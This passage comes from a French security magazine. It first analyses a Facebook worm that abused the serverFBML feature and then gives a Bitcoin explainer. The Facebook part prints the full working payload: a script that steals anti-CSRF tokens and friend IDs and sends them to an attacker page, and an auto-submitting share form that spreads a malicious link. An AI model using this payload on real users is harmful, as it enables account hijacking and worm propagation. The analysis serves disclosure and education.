Le code qui sera généré sur les serveurs Facebook contiendra donc des données intéressantes : les noms des contacts de la victime, et un formulaire permettant de soumettre un commentaire. Ce dernier est particulièrement important car il contient des identifiants uniques générés à la volée et destinés à protéger l'utilisateur contre les actions qui se feraient à son insu. Afin de simplifier l'analyse en Javascript des données générées, le code est intégré à l'intérieur d'une balise **<fb:editor-textarea>** et d'un formulaire HTML classique :

```
<form id=f method=POST>
  <fb:editor-textarea name=c>
    <fb:request-form content=x type=x>
    <fb:multi-friend-selector condensed=true />
  </fb:request-form>
  <fb:comments xid=x />
</fb:editor-textarea>
```

L'intérêt de ceci est que le code renvoyé est une **<textarea>** HTML, dont le contenu est le code généré par les balises intégrées. Ainsi, la récupération des données peut se faire directement en Javascript à l'aide d'expressions régulières. Toujours dans un but de simplifier la récupération d'informations, le formulaire **<form>** est utilisé afin de pouvoir accéder directement au code généré, grâce à son identifiant **id=f**.

La dernière étape consiste à ajouter une routine Javascript capable de récupérer les identifiants uniques et les informations sur les contacts, et de les renvoyer vers une page sous contrôle vers laquelle sera redirigée la victime. Cette page sera donc capable de recréer un formulaire compatible avec le réseau social et incorporant les identifiants de sécurité nécessaires pour passer les contrôles côté serveur.

3.2.3 Récupération des données

Facebook neutralisant les balises **<script>**, un contournement possible est d'afficher une page blanche et de placer le code dans un attribut de bouton avec un déclencheur de type **onmousemove**. Ainsi, la routine s'exécutera dès que l'utilisateur bougera sa souris, pensant que la page met du temps à charger. C'est ce qui a été choisi pour exploiter la vulnérabilité, et qui donne le code mi-HTML / mi-FBML final suivant :

```
<form id=f method=POST>
  <fb:editor-textarea name=c>
    <fb:request-form content=x type=x>
      <fb:multi-friend-selector condensed=true />
    </fb:request-form>
    <fb:comments xid=x />
  </fb:editor-textarea>
  <div id=b>
    <input type=submit onmousemove="
        /* récupération des identifiants de sécurité */
        document.getElementById('b').setTextValue('');
        b=document.getElementById('f').serialize();
        pf=b.c.match(/post_form_id' value='(.*?)'/i)[1];
        dt=b.c.match(/dtsg' value='(.*?)'/i)[1];
        me=b.c.match(/img' src='(.*?)'/i)[1].split('_')[1];
        /* récupération des contacts de la victime */
        fs=b.c.match(/(\d+)' fb_protected='true'
                    \/><span>(.*?)<\/span>/gi);
        g=[];
        for(i in fs){
          if(typeof fs[i]=='string'){
            g.push(fs[i])
          }
        }
        /* sélection de 5 contacts au hasard */
        f=g.sort(function(){
          return Ø.5-Math.random()
        }).splice(Ø,5).join('&f[]=');
        document.setLocation('
          http://(...).php?p='+pf+'&d='+dt+'&m='+me+'
          &f[]='+f);"
      value=""
      <!-- le bouton prend toute la page -->
      style="height:100%;width:100%;position:absolute;
             z-index:999;top:Ø;left:Ø;background:#fff;
             border:Ø;">
  </div>
</form>
```

3.2.4 Transmission des données

Le code peut alors être envoyé vers les serveurs Facebook pour être exploité, à travers une simple requête **GET** vers **http://facebook.com/plugins/serverfbml.php** et en définissant le paramètre **fbml**. La page située sur un serveur contrôlé par l'attaquant vers laquelle est dirigée la victime contient un formulaire de partage de contenu Facebook, réutilisant l'ensemble des données collectées grâce à la vulnérabilité, ainsi qu'une instruction Javascript permettant de le soumettre automatiquement :

```
<form method="POST" id="s" target="s"     action="http://www.facebook.
com/ajax/sharer/submit_page/?__a=1">
  <!-- identifiants de sécurité rendant le formulaire valide -->
  <input type="hidden" name="post_form_id"
         value="2b4ea784a6b6c979142991aed29f45b1">
  <input type="hidden" name="fb_dtsg" value="AQCs9Cc5">
  <!-- message censé provenir de la victime -->
```

```
  <input type="hidden" name="message" value="
         @[XXXXXXXXX:Contact 1]
         @[XXXXXXXXX:Contact 2]
         @[XXXXXXXXX:Contact 3]
         @[XXXXXXXXX:Contact 4]
         @[XXXXXXXXX:Contact 5] Texte d'accroche">
  <input type="hidden" name="app_id" value="2309869772">
  <!-- URL du contenu partagé, à savoir une page infectée -->
  <input type="hidden" name="attachment[params][url]"
         value="http://sitemalveillant.com">
  <!-- un titre de contenu -->
  <input type="hidden" name="attachment[params][title]"
         value="Titre aguichant">
  <!-- un descriptif du contenu -->
  <input type="hidden" name="attachment[params][metaTags][description]"
         value="Description donnant envie de cliquer">
  <!-- une image associée -->
  <input type="hidden" name="attachment[params][images][0]"
         value="<image/provocatrice.gif">
  <input type="hidden" name="appid" value="5085647995">
  <input type="hidden" name="share" value="Share Link">
  (...)
</form>
<!-- Facebook contrôle que son code est affiché dans un frame -->
<iframe name="s" style="height:1px;width:1px;display:none;"
        frameborder="0" src="about:blank"></iframe>
<script>
  /* le formulaire est soumis automatiquement */
  document.getElementById('s').submit();
</script>
```

La victime a alors partagé sur son mur Facebook une page qui infectera ses visiteurs de manière similaire. Le message sera également répercuté sur les fils d'actualités de tous ses amis. On notera que les cinq contacts spécifiés dans le message de la publication recevront en supplément une notification, augmentant ainsi considérablement les chances qu'ils visitent la page malicieuse. Le nombre de cinq est justifié par le fait que Facebook n'autorise pas plus d'annotation de contacts dans les messages.

Bien entendu, le but de cette exploitation n'était pas de se propager à l'infini. Une fois la publication postée, les victimes étaient dirigées vers une dernière page imitant un portail de partage de vidéos, et réclamant l'installation d'un plugin s'avérant être un malware.

3.3 Correction

Cet exemple démontre qu'il existe encore aujourd'hui des vulnérabilités sur Facebook. Les mécanismes de génération de code HTML à partir de balises FBML étant assez anciens, on peut supposer que la faille présentée existait depuis un temps certain, mais l'utilisation du serverFBML étant assez rare, le problème a perduré.

La réactivité de Facebook pour corriger la vulnérabilité est rassurante : moins d'une journée après les premiers signes de l'exploitation, celle-ci a été corrigée. Les balises sont désormais mieux filtrées, et les identifiants d'éléments HTML sont automatiquement renommés, afin de complexifier la manipulation des données par un code embarqué.

4 Au final

Facebook implémente constamment de nouvelles fonctionnalités à son portail, telles que les récents appels vidéo et la reconnaissance faciale. Chacune d'elles apporte potentiellement son lot de nouveaux risques et de nouvelles vulnérabilités.

La sécurité n'est pourtant pas en reste parmi ces évolutions. Prenant la forme d'options à activer ou de code de protection invisible aux utilisateurs, des améliorations de sécurité apparaissent régulièrement. Certaines sont clairement efficaces, d'autres ne semblent exister que pour rassurer les utilisateurs. Quoi qu'il en soit, on ne peut nier que Facebook est aujourd'hui l'un des portails les plus sûrs du Web.

L'embauche du *hacker* Georges Hotz (*GeoHot*) **[10]** et la prime de $500 **[11]** à toute personne reportant une vulnérabilité sur le site démontrent que Facebook commence à prendre au sérieux les problématiques liées à la sécurité. Il ne reste qu'à espérer qu'il en soit de même pour le traitement des informations personnelles, que Facebook semble manipuler et diffuser comme n'importe quel autre type de données, tel que cela a été fait récemment en donnant la possibilité d'importer l'ensemble des numéros de téléphone présents sur les smartphones vers le réseau social **[12]**.

Mais la récente ouverture du réseau social de Google **[13]**, qui possède déjà les courriers électroniques, les carnets d'adresses, les agendas, les photos, les documents et les historiques de recherche de millions d'internautes ne risque-t-elle pas de nous faire regretter Facebook ?

REMERCIEMENTS

Merci à Alban Ondrejeck et Guillaume Fahrner d'avoir posé les bases de cet article, ainsi que pour leur aide précieuse et leur relecture.

RÉFÉRENCES

[1] http://www.sstic.org/2010/presentation/Applications_Facebook_Quels_Risques_pour_l_Entreprise/

[2] http://blogs.orange-business.com/securite/2009/03/vive-les-reseaux-sociaux-la-demo-en-video.html

[3] https://www.facebook.com/help/?faq=174571515935086

[4] https://upload.facebook.com/help/?faq=148233965247823&hloc=fr_FR

[5] http://codebutler.com/firesheep

[6] http://sourceforge.net/projects/sslscan/

[7] http://noscript.net/

[8] https://developers.facebook.com/docs/plugins/

[9] https://developers.facebook.com/docs/opengraph/

[10] http://www.pcinpact.com/actu/news/64314-geohot-facebook-embauche-george-hotz.htm

[11] https://www.facebook.com/whitehat/bounty/

[12] http://www.huffingtonpost.com/karen-dionne/readersdid-you-mean-for-m_b_924263.html

[13] https://plus.google.com/

ET POUR QUELQUES BITCOIN DE PLUS

Guillaume Arcas – guillaume.arcas@gmail.com
Jean-Philippe Teissier – jean-philippe@teissier.info

mots-clés : *BITCOIN / MONNAIE ÉLECTRONIQUE / CRYPTOGRAPHIE / P2P / ANONYMAT*

Le projet Bitcoin [1] est décrit par ses détracteurs comme la plus grande menace de tous les temps pesant sur Internet. Pourtant, il ne s'agit ni du dernier malware chinois (ou russe ou américain ou ...), ni d'un groupe d'hacktivistes anonymes ou humoristiques, ni du Kill Switch américain (ou russe ou chinois ou ...). Son inventeur, Satoshi Nakimoto, le décrit comme un moyen de paiement électronique de pair à pair autorisant les paiements sans recours à une institution financière, sans frais et garantissant l'anonymat des acheteurs et vendeurs. Ses partisans les plus ardents voient même en lui l'arme absolue contre l'inflation quand des économistes crient à l'arnaque. Les sénateurs américains Charles Schumer et Joe Manchin ont même déposé un projet de loi visant à interdire l'utilisation de Bitcoin. Wikileaks a annoncé en juin 2011 accepter les donations en Bitcoin (BTC).

Quelle que soit l'opinion qu'on en ait, toujours est-il que le sujet fait beaucoup parler depuis avril 2011, comme le montre le schéma ci-dessous :




Fig. 1 - Tendances Google autour du mot-clé « bitcoin »

Qu'en est-il vraiment ?

1 Bitcoin... Bitcoin... Vous avez dit « Bitcoin » ?

Bitcoin est une monnaie électronique créée et gérée par ses utilisateurs en mode décentralisé.

Inspiré d'études menées en 1999, le projet Bitcoin est pleinement opérationnel depuis 2009. Il a été adopté par de nombreux sites de commerce en ligne et il est ainsi possible d'acheter des biens et services aussi divers et variés que des services en ligne (VPN, VoIP, hébergement de sites, partage de fichiers, etc.) ou des biens matériels (alimentation Bio, aliments pour chiens et chats, vêtements, meubles, etc.). Pour utiliser Bitcoin comme monnaie, il suffit de l'adopter et d'utiliser le logiciel, fourni sous licence libre, par le projet.

Bitcoin fonctionne en circuit fermé sans « banque centrale » ni autorité de contrôle : le volume total de monnaie émis est fini et les règles de création de nouvelles unités monétaires – les « Bitcoin » ou BTC - clairement établies. De même, aucun tiers de confiance n'est nécessaire au bon fonctionnement du système : chaque transaction réalisée à l'aide de Bitcoin est publiée au sein du réseau P2P qui relie tous les utilisateurs. Chaque utilisateur peut vérifier la validité d'une transaction ce qui interdit les fraudes les plus simples, comme celles qui consistent à acheter deux biens ou services avec la même monnaie (double dépense). Cette absence de tiers dans les transactions permet aussi d'éviter les frais. Enfin, autre avantage largement mis en avant par ses défenseurs - et ses détracteurs - : l'anonymat des transactions.

La figure ci-contre montre l'architecture globale du réseau Bitcoin.




Fig. 2 – Architecture du réseau Bitcoin

Le réseau est composé des clients Bitcoin (1) : il s'agit du logiciel, fourni par le projet, qu'un utilisateur installe sur son ordinateur pour créer des BTC, en recevoir (vente) et en envoyer (achat) et pour valider les transactions passées sur le réseau P2P (3) qui relie tous les utilisateurs entre eux. Le client Bitcoin est disponible pour Windows, Linux et Mac OS X.

Des serveurs IRC (2) ou DNS permettent de localiser les comptes Bitcoin et les machines (pairs) actives sur le réseau P2P.

Chaque utilisateur qui a installé le logiciel Bitcoin dispose d'un « porte-monnaie » Bitcoin et d'une paire de clés publique et privée. Notons, pour être précis, qu'un même utilisateur peut avoir plusieurs porte-monnaie en installant Bitcoin sur plusieurs machines ou en lançant plusieurs instances du logiciel.

1.1 Comment ça marche ?

Pour illustrer le fonctionnement de Bitcoin, prenons un exemple : Tom passe commande sur Internet auprès de Jerry d'un sac de croquettes pour son chien Spike.

Dans un schéma traditionnel (voir figure 3), le règlement de cet achat fait appel à des tiers appelés « banques » qui reçoivent les ordres de virement (1), vérifient que le compte de l'acheteur est suffisamment approvisionné avant de transférer le montant adéquat vers le compte du vendeur (2). Au passage, ces tiers prélèvent des frais censés couvrir le coût du traitement de ces transactions. Une institution appelée « banque centrale » (3) fixe les règles du jeu (quel volume de monnaie est en circulation, comment évolue ce volume, etc.) et délivre à chaque banque une licence l'autorisant à agir en tant qu'institution financière.




Fig. 3 – Une transaction « traditionnelle »

Dans le monde Bitcoin, il n'est plus nécessaire de passer par des tiers et la notion même de banque centrale est remplacée par une gestion collective.

Chaque utilisateur est responsable de la tenue de la comptabilité (c'est-à-dire l'état de chaque compte de chaque utilisateur, notamment le nombre de BTC disponibles) et de la gestion du volume de monnaie disponible. Bitcoin est en quelque sorte un système monétaire collaboratif.

Reprenons l'exemple cité précédemment et transposons-nous dans le monde Bitcoin.




Fig. 4 – Une transaction Bitcoin

Tom commence par construire une transaction (1) contenant le montant de BTC versé à Jerry et la clé publique de Jerry. Tom signe cette transaction avec sa clé privée et la diffuse dans le réseau P2P (2). Chaque nœud sur le réseau diffuse cette transaction à ses proches. Lorsqu'un nœud crée un bloc (le concept de bloc sera détaillé plus bas), il inclut cette transaction dedans et diffuse le bloc dans le réseau. Les autres nœuds vérifient l'intégrité de ce bloc (3) à l'aide des clés privées de Tom et de Jerry et diffusent le résultat dans le réseau. Quand le résultat est validé, la transaction est dite « confirmée ». Le compte de Jerry est alors crédité des BTC versés par Tom, et Spike est content. Des frais peuvent être ajoutés pour certaines transactions.

Sur le plan pratique, Tom comme Jerry peuvent suivre l'état de leur compte à travers l'interface du logiciel Bitcoin (Figure 5).

L'interface affiche l'adresse (ou l'identifiant) du compte Bitcoin (1). Il s'agit du condensat de la clé publique de l'utilisateur. Viennent ensuite les transactions (2) réalisées avec ce compte. Chaque transaction est associée à un état (Status) : les BTC reçus ne sont réellement acquis que lorsqu'une transaction est confirmée par un certain nombre de membres du réseau (plus le nombre de confirmations est grand, plus grande est la confiance en la réussite de la transaction).

Les envois de BTC se font eux aussi à l'aide de ce logiciel (3). Il suffit pour cela de disposer d'un compte créditeur et de connaître l'adresse Bitcoin du compte que l'on souhaite alimenter, même s'il est possible d'utiliser une simple adresse IP comme destinataire. Dans ce dernier cas, l'anonymat de la transaction n'est plus forcément garanti. Notons que lorsqu'une transaction est faite à destination d'une adresse Bitcoin, le propriétaire du compte n'a pas à être en ligne pour recevoir les BTC.




Fig. 5 – L'interface utilisateur Bitcoin

Note

Dans la suite de cet article, nous parlerons de « Bitcoin » pour désigner le projet et ses composants techniques (logiciel, réseau, etc.). Nous utiliserons l'acronyme BTC pour désigner la monnaie éponyme.

2 Bitcoin for dummies

2.1 Du monde réel...

Le BTC est une monnaie électronique. Commençons donc par rappeler succinctement ce qu'est une monnaie et quel est son rôle.

Une monnaie est un instrument de paiement qui remplit les fonctions principales suivantes :

- Elle sert d'intermédiaire dans les échanges (achats et ventes), remplaçant le bon vieux troc : « je t'échange 3 kilogrammes de mes pommes contre 1 kilogramme de ton beurre ».
- Elle sert également d'étalon et permet de comparer des biens et des services de natures différentes : « mon

kilogramme de pommes vaut 3 euros, ton kilogramme de beurre 9 ».

- Elle fait office de réserve de valeur dans le temps : « mes pommes pourriront et ton beurre rancira si on ne les utilise pas ».

La principale caractéristique d'une monnaie est la confiance qu'elle inspire à ses utilisateurs. Traditionnellement, cette confiance repose sur l'identité de l'émetteur de la monnaie (État) et sur les garanties qu'apportent cet émetteur quant à la capacité qu'a sa monnaie de conserver sa valeur dans le temps (cas lorsque les monnaies étaient garanties sur l'or, par exemple) et l'espace (possibilité de changer une monnaie contre une autre ou de l'utiliser dans le monde). L'émetteur se doit également de garantir au mieux l'authenticité de sa monnaie en en interdisant la production illégale (fausse monnaie).

Accessoirement et dans certains cas, la monnaie - notamment fiduciaire - garantit un certain degré d'anonymat dans les transactions.

Enfin, des tiers de confiance – banques et institutions financières – permettent aux utilisateurs de mettre leurs fonds à l'abri du vol sur des comptes de dépôts. Ces mêmes tiers de confiance interviennent dans les transactions lorsqu'elles se font à l'aide de moyens de paiement dématérialisés – transferts électroniques ou carte de crédit – et s'assurent a minima que le payeur dispose des fonds nécessaires à son achat et que le vendeur reçoit bien le montant de sa vente. Cette vérification passe par la tenue de livres de comptes qui tiennent à jour la balance des comptes de leurs clients.

Bien sûr, l'intervention de ces tiers de confiance entraîne quelques désagréments, comme le prélèvement de frais et une connaissance par le tiers de confiance des transactions réalisées par ses clients, ce qui pour certains est vécu comme une violation de leur vie privée.

2.2 Au monde virtuel

Ce qui est valable dans le monde réel l'est aussi dans le monde virtuel : pour qu'une monnaie « fonctionne », il faut que ses utilisateurs lui fassent confiance. La principale différence entre ces deux mondes étant que dans le monde virtuel, les utilisateurs peuvent choisir leur monnaie, ce qui n'est pas tout à fait le cas dans le monde réel (essayez de payer votre café ou baguette en franc suisse à Paris...).

Revenons donc maintenant à Bitcoin. Tout d'abord, ce n'est pas la première fois sur Internet que se crée une monnaie virtuelle : le Linden Dollar existe depuis quelques années déjà, ainsi qu'E-gold.

En quoi BTC se distingue-t-elle des autres monnaies électroniques ?

Tout d'abord, en ce qu'elle n'est pas liée à une autre monnaie ou un autre référentiel : la création de Linden Dollar, par exemple, passe par l'achat à l'aide de monnaies réelles (conversion d'euros en Linden Dollars). E-gold repose sur l'or.

À l'inverse, Bitcoin est un système qui se veut complètement autonome et dans lequel la monnaie est utilisée et créée par les utilisateurs eux-mêmes. Le volume total de monnaie disponible est fixé : 21 millions de BTC, à quelques décimales près. Il n'y a donc pas de risque d'inflation (par exemple lorsqu'un État fait marcher la planche à billets). De même, la courbe de création de BTC est connue : selon les projections actuelles, la moitié des BTC sera produite d'ici 2012 et le dernier BTC sera créé en 2033. Pour les économistes, Bitcoin s'apparente donc plus à une matière première comme le pétrôle ou l'or qu'à une monnaie.




Fig. 6 - Courbe de production des Bitcoin

Enfin, les transactions se font sans avoir à recourir à un tiers de confiance et donc, théoriquement, sans frais et, en pratique, de manière anonyme.

Pour atteindre ces objectifs, Bitcoin a fait le pari de remplacer la confiance en l'État par une confiance reposant sur des preuves cryptographiques. Les tiers de confiance sont quant à eux remplacés par des échanges directs entre utilisateurs à l'aide d'un réseau P2P. La tenue des comptes de chaque utilisateur est distribuée de telle sorte que chaque utilisateur détienne ou tout du moins ait les moyens de vérifier l'exactitude des données qui constituent une transaction, à commencer par la justesse de la balance des comptes.

Pour garantir au mieux l'anonymat des utilisateurs, chaque porte-monnaie Bitcoin est identifié par une clé publique. Un utilisateur pouvant avoir plusieurs porte-monnaie pour renforcer cet anonymat.

2.3 Comment obtient-on des BTC ?

Les BTC s'obtiennent de plusieurs manières :

- par conversion : achat de BTC avec des dollars, des euros, etc. ;
- par utilisation : vente de biens et de services payés en BTC ;
- par génération : le « mining »;
- par... vol !

Dans tous les cas, il faut installer le logiciel ad hoc sur un ordinateur (ou sur un supercalculateur...).

Bitcoin étant un système monétaire décentralisé où les échanges sont anonymes, il est nécessaire de résoudre plusieurs problèmes liés à sa nature pour qu'il soit reconnu comme un système de confiance.

Le principal problème est celui dit de la double dépense. Dans un système monétaire classique ce sont les tiers de confiance (banques, chambres de compensation, ...) qui assurent l'unicité d'une transaction. Il ne faudrait pas qu'une personne A (le payeur), après avoir réalisé une transaction avec une personne B (le payé), soit capable d'annuler cette transaction pour la rejouer avec une personne C (un second payé). Personne n'aurait confiance dans le système et il serait inutilisable. En l'absence de tiers de confiance, c'est l'ensemble des participants qui assurent qu'une transaction n'a pas déjà été réalisée.

2.3.1 Les blocs

Pour cela, les transactions déjà réalisées sont diffusées à tous les participants et regroupées dans des blocs.

Chaque transaction comporte l'ensemble des transactions précédentes qui ont permis de la réaliser, les BTC ayant forcément été reçus d'un autre participant ou générés. La génération de BTC est en fait une transaction particulière vers soi-même. De plus, chaque bloc de transactions est lié cryptographiquement au précédent. Il se construit une chaîne de blocs au fur et à mesure que les transactions sont réalisées. La chaîne la plus longue de blocs est considérée comme la chaîne légitime par l'ensemble des participants.

2.3.1.1 Au commencement était le bloc Genesis

Un bloc dans le système a une importance particulière : le bloc dit « Genesis ». La légende veut que ce soit S. Nakimoto lui-même qui l'ait créé le 3 janvier 2009, s'attribuant au passage les 50 premiers BTC. Ce bloc est en quelque sorte à Bitcoin ce que le sou fétiche est à Picsou.

Il met aussi un terme au débat dit « de l'oeuf et de la poule » et que l'on peut résumer à la question suivante : « d'où viennent les BTC ? D'un bloc. D'où vient le bloc ? D'un calcul. Du calcul de quoi ? D'un bloc », etc.

```
// Extrait du bloc Genesis
"hash":"000000000019d6689c085ae165831e934ff763ae46a2a6c172b3f1b60a8ce26f",
 "ver":1,
 "prev_block":"0000000000000000000000000000000000000000000000000000000000000000",
 "mrkl_root":"4a5e1e4baab89f3a32518a88c31bc87f618f76673e2cc77ab2127b7afdeda33b",
 "time":1231006505,
 "bits":486604799,
 "nonce":2083236893,
 "n_tx":1,
 "size":285,
```

Pour que les nouvelles transactions soient validées, il faut qu'un bloc soit constitué. Pour s'assurer qu'un participant ne valide pas arbitrairement les transactions, la validation du bloc est rendue aléatoire. Il est proposé à tous les participants de valider la transaction à la manière d'un système d'horodatage réparti et décentralisé.

En contre-partie de cette capacité à valider un bloc de transactions, il est demandé aux participants de fournir une preuve de l'effort réalisé (*proof-of-work*). Cette preuve permet au système de fonctionner en motivant les participants par le gain de BTC pour chaque preuve de travail. Celle-ci est basée sur la résolution d'un problème reconnu comme difficile à résoudre. Tous les participants essayent de résoudre le problème en même temps et c'est le premier qui y arrive qui remporte des BTC (50 à ce jour, soit un peu plus de 500€ au cours actuel). Le nombre de BTC étant fini, le nombre de BTC gagné par résolution de bloc ne fera que diminuer au cours du temps.

D'un point de vue cryptographique, Bitcoin repose sur deux familles de fonctions fondamentales que sont les fonctions de hachage et de signature numérique. Ces deux familles sont utilisées pour la constitution des blocs et l'authentification des transactions.

2.4 Les transactions

Chaque participant au système dispose d'un jeu de clés asymétriques. Dans Bitcoin, ce sont les courbes elliptiques qui sont utilisées. Les signatures sont réalisées à l'aide d'ECDSA **[2]** (*Elliptic Curve Digital Signature Algorithm*) dont la robustesse repose sur la dureté du problème du logarithme discret **[3]**. Les courbes elliptiques ont l'avantage d'utiliser des longueurs de clés plus petites qu'avec RSA ou DSA (le minimum est 160 bits) et les calculs des signatures et de leur vérification sont également plus rapides. Leur utilisation est classique : la clé privée du trousseau de clés permet de signer une transaction, la clé publique permet de vérifier cette signature et donc l'authenticité de la transaction.

Une transaction est constituée de la ou les transactions précédentes (ou entrantes) d'où proviennent les BTC et du ou des destinataires de la transaction, avec pour chacun le nombre de BTC qui lui sont transférés. Les destinataires peuvent être identifiés par différents moyens : adresse Bitcoin, adresse IP, ou autre. Enfin, la transaction contient la signature de celle-ci par l'émetteur, c'est-à-dire la signature du hash de la transaction précédente et de la clé publique du destinataire.

Dans la majorité des cas la vérification d'une transaction se fait en remontant la chaîne des transactions et en vérifiant les signatures numériques de chacune, mais d'autres contraintes peuvent être demandées par l'émetteur de la transaction.




Fig. 7 - Schéma simplifié d'une transaction dans Bitcoin

```
// Exemple d'une transaction comportant une entrée (acheteur) et
deux sorties (bénéficiaires).
{
  "hash":"2dd9702e735adaeb13c0873df7fb77d9a9984c901f6d9145833fb8f51d1f75e7",
  "ver":1,
  "vin_sz":1,
  "vout_sz":2,
  "lock_time":0,
  "size":259,
  "in":[
    {
      "prev_out":{
       "hash":"351e556a315a581703668cfff6519ea3cf8b0922976aed1231
              5804d177ca5304",
        "n":1
      },
      "scriptSig":"304602210080e1adfaad119525fc5b748ceae10643e7cfcf
                  e3613633353820b24f0c2cbe9c022100b8d574465e794efe2
                  de058e35d2735ede8327c2f9babbda9a0d7fcd8a43ec86a01
                  04fd967ce844e8b64f8243cd7db92336f18a60a9bf695a843
                  a755f021b99350108602b76fc7c5483ae58e04d9cd3cff36f
                  d6cbd5c1d8aa8cdb6532acf61a88950d"
    }
  ],
  "out":[
    {
      "value":"0.00100000",
      "scriptPubKey":"OP_DUP OP_HASH160 993b15c7392584e2c2bf0a757d
                      d89b4245cbd455 OP_EQUALVERIFY OP_CHECKSIG"
    },
    {
      "value":"9.92250000",
      "scriptPubKey":"OP_DUP OP_HASH160 314f9045678d32fd426aa0332b
                      c1869d459a8673 OP_EQUALVERIFY OP_CHECKSIG"
    }
  ]
}
```

2.5 Les blocs, source de confiance et de BTC

Comme décrit plus haut, les enchaînements de transactions sont regroupés dans des blocs et chaque participant peut essayer de résoudre ce bloc pour gagner des BTC. En fait, il ne les gagne pas, il ajoute une transaction de 50 BTC vers lui-même : il se paye pour l'effort fourni. Il est également demandé aux émetteurs de transaction d'ajouter des frais si la taille de leur transaction dépasse la taille (en Kb) moyenne d'une transaction.

Ces frais sont un dédommagement pour l'effort supplémentaire fourni. Le participant qui résout le bloc ajoute alors l'ensemble des frais offerts par chaque émetteur de transaction qu'il a inclus dans le bloc. Ce système permet de supporter l'ensemble du réseau.

Cette option est particulièrement intéressante pour ceux qui effectuent du *trading* **[4]** de BTC puisque l'ajout de frais leur permet de s'assurer que leurs transactions seront ajoutées de façon prioritaire dans un bloc et donc validées plus rapidement.




Fig. 8 - Plateforme regroupant les cours BTC/devise d'un grand nombre de sites d'échange

